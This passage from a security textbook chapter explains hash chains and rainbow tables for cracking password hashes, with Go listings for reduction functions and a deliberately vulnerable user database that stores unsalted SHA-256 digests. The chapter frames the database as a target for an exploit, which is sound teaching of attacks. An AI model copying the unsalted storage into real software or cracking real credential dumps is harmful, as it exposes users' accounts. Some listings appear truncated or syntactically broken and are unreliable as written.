const PasswordCharset = ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz")

func ReduceSHA256Hash(digest [sha256.Size]byte) []byte {
    var result []byte
    for i := 0; i < PasswordLength; i++ {
        selector := (int(digest[i])) % len(PasswordCharset)
        if selector < 0 {
            selector += len(PasswordCharset)
        }
        value := PasswordCharset[selector]
        result = append(result, value)
    }
    return result
}

func main() {
```

```

message := []byte("abcdef")
for i := 0; i < 5; i++ {
    digest := sha256.Sum256(message)
    fmt.Printf("message: %s, digest: %s\n", message, digest)
    message = ReduceSHA256Hash(digest)
}
}

```

#1 Will reduce hashes to six-character-long alphabetical passwords

Listing 6.2 Output for listing [6.1](#)

```

message: abcdef, digest: bef57ec7f53a6d40beb640a7
message: ilWrlG, digest: 245155c08b3458762c3fe9d4
message: kdhkjA, digest: 9028071cd30bb65d340f620c
message: ooHcDL, digest: a47827488d4ac5d3c6c528c1
message: IQnUlW, digest: c80a8bf272308801a1d23c11

```

As we alternate between the hash and reduce functions in listing [6.1](#), we end up with a hash *chain*, as illustrated in figure [6.10](#). The reduction function being deterministic means whenever we calculate `Reduce(bef57ec7 ...`

d93c4721₁₆), it will always generate the message ilWrlG (a meaningless guess but a valid password according to the website rules).




Figure 6.10 Hash chains alternatively apply a hash function and a reduction Function.

So how does a hash chain help us crack hashes? Rainbow tables are built on top of hash chains, and as the chains become longer, the tables *remember* more digest values. When we look at the hash chain in figure [6.10](#), we know that the reduction function is something we as attackers came up with, but that doesn't take away from the fact that the hash function is still the same as the real website, and if we hash ilWrlG, we *do* get the digest value 245155c0 ... 25a2742b₁₆. That means if a user's hash digest is 245155c0 ... 25a2742b₁₆, we can log

in to their account using `ilWr1G` as the password. The important part is that the space requirements do not grow as the chain grows longer. If we store just the starting message and the ending digest in a table, the chain effectively remembers all the hash digests it saw during the precomputation (table-generation) phase. Even when storing just the starting and ending values, the chain remembers that `Reduce(a4782748 ... 1704b63816)` is reachable by hashing `ooHcDL`. We can now dive into how lookups are performed on hash chains. Figure [6.11](#) demonstrates this with two chains, each containing four hash digests: H_0 , H_1 , H_2 , and H_3 . Each digest is reached by applying the hash function to the message preceding it: that is, $H_0 = H(M_0)$. Each message is the result of applying the reduction function to the previous digest: that is, $M_1 = R(H_0)$. We do not need to store the intermediate digests or values; we just store M_0 as the starting point and H_3 as the endpoint in our table of hash chains.




Figure 6.11 Hash chains reduce space requirements for storing guesses along with hash digests.

Let's say we are trying to crack the value `46d5a089 ...`
`e36034a6` ₁₆. We see that it's the same value as H_3 in one of the rows. We do not know what value produced it, because the table only stores the starting point, but it should now be obvious that we can walk the chain again starting from the same point, and we'll eventually hit the same digest value. This time, while walking, we can remember the preceding message value and output that result after a digest match. In the current example, we will output `YYwnti` as the result of cracking `46d5a089 ... e36034a6` ₁₆. The endpoint of the first chain contained the target digest in H_3 , so we simply picked that chain and walked it until we found the corresponding value that produces this digest.

Now imagine that we are trying to crack the digest `b4e8cc5b ... fb0fc9db` ₁₆. We search our table but find no endpoint that matches the digest. Here comes the fun part: the table still remembers this hash; we just need to be more creative in our lookup. If we apply the reduction and hash functions once each to our target digest, we will reach the digest value that is present in the table. That is, our desired hash digest equals H_2 , and the endpoint equals $H(R(H_2))$. In other words, given a hash digest that we need to crack using this table, we can build a

chain by applying the reduction and hash function to it as many times as our original chains. If at any point the digest equals one of the endpoints in the table, we can use the corresponding start point to revisit the chain and find the corresponding message that generated the digest. Even though the table we stored contained only one start point and one endpoint, it helped us crack a digest in the middle. We effectively traded space (for the table storage) for time (lookups are slower now because for each digest we are trying to crack, we need to build a chain). Hash chains are therefore a great example of *space–time trade-off* in cryptographic attacks.

RAINBOW TABLES: AVOIDING MERGING OF HASH CHAINS

Figure [6.11](#) shows multiple hash chains stored in a table for reverse lookup. This can be called a *hash table*; ideally, all hash chains (that is, all rows) should end in different values to maximize the coverage of this table. However, hash chains rely on the reduction function and how the function distributes incoming digests to the broadest possible range of valid guesses. The problem is that reduction functions are not collision-resistant like hash functions are, so we inevitably run into multiple hash digests that get reduced to the same value, as shown in figure [6.12](#). We see two chains, but applying our reduction function from listing [6.1](#) eventually merges these chains at the value `tjj eRx`. From that point onward, we are

wasting resources because both chains will have the exact same values and eventually the same endpoint.




Figure 6.12 Examples of merging hash chains

Rainbow tables use a clever trick to avoid merging hash chains: they use a reduction function that takes not only an input hash digest to map to a message but also a column/iteration argument that tweaks the reduction. We previously defined a reduction function R in listing [6.1](#) that mapped the hash digest `bef57ec7 ... d93c472116` to the message `ilWr1G`. This function will always generate the same value for the same digest (as part of the requirements for being deterministic). We can modify the reduction function to take a column as input and use that to tweak its output, as shown in the next listing.

The new reduction function will reduce bef57ec7 ...
d93c4721₁₆ to ilWr1G in column 0 as before, but if we
specify the column as 1, the resulting value will be jkXqkH.

Listing 6.3 Reduction function taking column as an input

```
import (
    "crypto/sha256"
    "encoding/hex"
    "fmt"
)

const PasswordLength = 6
const PasswordCharset = ("ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "abcdefghijklmnopqrstuvwxyz")

func ReduceSHA256Hash(digest [sha256.Size]byte, column int) []byte {
    var result []byte
    for i := 0; i < PasswordLength; i++ {
        selector := (int(digest[i]) ^ column) % len(PasswordCharset)
        if selector < 0 {
            selector += len(PasswordCharset)
        }
        value := PasswordCharset[selector]
        result = append(result, value)
    }
    return result
}
```

#1 column ensures that the same digest can be reduced to different values.

Previously (with the non-keyed reduction function), the chances of two hash chains merging were high, as the reduction function was by design not collision resistant. Now the chances of merging chains are reduced drastically because the collision must happen on the *same* column for two different chains to end up repeating the same values. This is shown in figure [6.13](#). Reduction functions in column 0 have been grouped in the box on the left, column 1 in the center box, and column 2 in the box on the right. We are still storing only the starting message and the ending digest, like before, but the reduction functions have been tweaked to avoid hash chains merging on the same values and wasting resources. This will make table generation and lookup slightly slower but with the added advantage of fewer chain collisions.

If we denote a color for each column, as depicted by their inventor, Philippe Oechslin, in the early 2000s, we end up with the makings of a rainbow, as shown in figure [6.14](#). Interestingly, Oechslin's paper illustrated the table in black and white; but his presentation at the Crypto 2003 conference used colors to indicate different reduction functions for each column, and the term *rainbow tables* became almost synonymous with the practice of cracking hash digests.




Figure 6.13 Rainbow tables tweak reduction functions per column to avoid hash chain collisions.




**Figure 6.14 There are no unicorn reduction functions.
IMPLEMENTING A USER DATABASE VULNERABLE TO
DICTIONARY ATTACKS**

We briefly discussed Windows storing unsalted hash digests (for local user accounts and at the domain controller for Active Directory users), which in turn makes dictionary attacks useful for recovering the original passwords. We will now replicate this model for our example to exploit it in the next section using a rainbow table. Listing [6.4](#) shows a rudimentary user database that stores hash digests for its users' passwords, as shown on line 14. Valid passwords are six characters long and can contain either uppercase or lowercase letters of the alphabet. Line 29 calculates the hash digest for a new user's password during registration. During authentication, a new password is provided, which is hashed and compared to the digest stored in the database, as expressed in lines 36 to 47. The authentication process fails if the user is not found in the database or if the digest values (the stored one and the newly calculated one) do not match.

Listing 6.4 impl_rainbow_table.go

```
package impl_rainbow_table

import (
    "crypto/sha256"
    "encoding/hex"
    "errors"
    "math/rand"
    "time"
)

const PasswordLength = 6
const PasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

type UserDatabase struct {
    Hashes map[string]string #2
}

func NewUserDatabase() *UserDatabase {
    return &UserDatabase{
        Hashes: make(map[string]string),
    }
}

func (db *UserDatabase) RegisterUser(username string) error {
    if _, ok := db.Hashes[username]; ok {
        return errors.New("username already registered")
    }
}
```



```

    }

    passwordHash := sha256.Sum256([]byte(password))
    db.Hashes[username] = hex.EncodeToString(passwordHash)

    return nil
}

func (db *UserDatabase) AuthenticateUser(username string, password string) bool {
    passwordHash := sha256.Sum256([]byte(password))

    expectedHashHex, ok := db.Hashes[username]
    if !ok {
        return false
    }
    passwordHashHex := hex.EncodeToString(passwordHash)
    if expectedHashHex == passwordHashHex {
        return true
    }

    return false
}

```

#1 Passwords look like ``DfoYHf," ``zmbtCv," and so on.

#2 The attacker can dump the hash digests of registered users.

#3 SHA-256 digests are stored instead of plaintext passwords.

We do not want the plaintext passwords to be available to our `exploit_rainbow_table` package in Go, so we add a couple of functions to register a user with a random password that the exploit code will use to populate the database (without exposing the password).

Listing 6.5 `impl_rainbow_table.go`

```
func GenerateRandomPassword(length int) string {
    var seededRand *rand.Rand = rand.New(rand.NewSource(
    b := make([]byte, length)
    for i := range b {
        b[i] = PasswordCharset[seededRand.Intn(len(PasswordCharset))]
    }
    return string(b)
}

func (db *UserDatabase) RegisterUserWithRandomPassword(
    randPw := GenerateRandomPassword(PasswordLength)
